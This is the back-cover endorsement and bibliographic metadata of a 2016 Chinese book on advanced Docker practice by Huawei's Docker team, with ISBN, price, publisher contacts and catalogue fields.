
首先祝贺华为容器团队精心打造的新书出版！华为容器团队不仅有着丰富的Docker实践经验，并且也多次在国内外重大峰会中做过分享，在社区代码贡献中更是名列前茅，本书的所有作者都是Docker社区的积极贡献者，其中还有Linux kernel的maintainer和OCI的maintainer提名者，他们的总结无疑是实践的积累和经验的分享，相信一定会对国内容器技术的发展起到很好的促进作用，同时也欢迎大家加入到华为容器团队，一起为开源社区贡献更多的力量！

—— **杜玉杰** 华为开源能力中心主任工程师、开源专家



上架指导：计算机/云计算

ISBN 978-7-111-52339-0



9 787111 523390 >

定价：79.00元

投稿热线：(010) 88379604

客服热线：(010) 88379426 88361066

购书热线：(010) 68326294 88379649 68995259

华章网站：www.hzbook.com

网上购书：www.china-pub.com

数字阅读：www.hzmedia.com.cn

[General Information]

书名=Docker进阶与实战=Docker Pro

作者=华为Docker实践小组著

页数=252

SS号=13946451

DX号=

出版日期=2016.02

出版社=机械工业出版社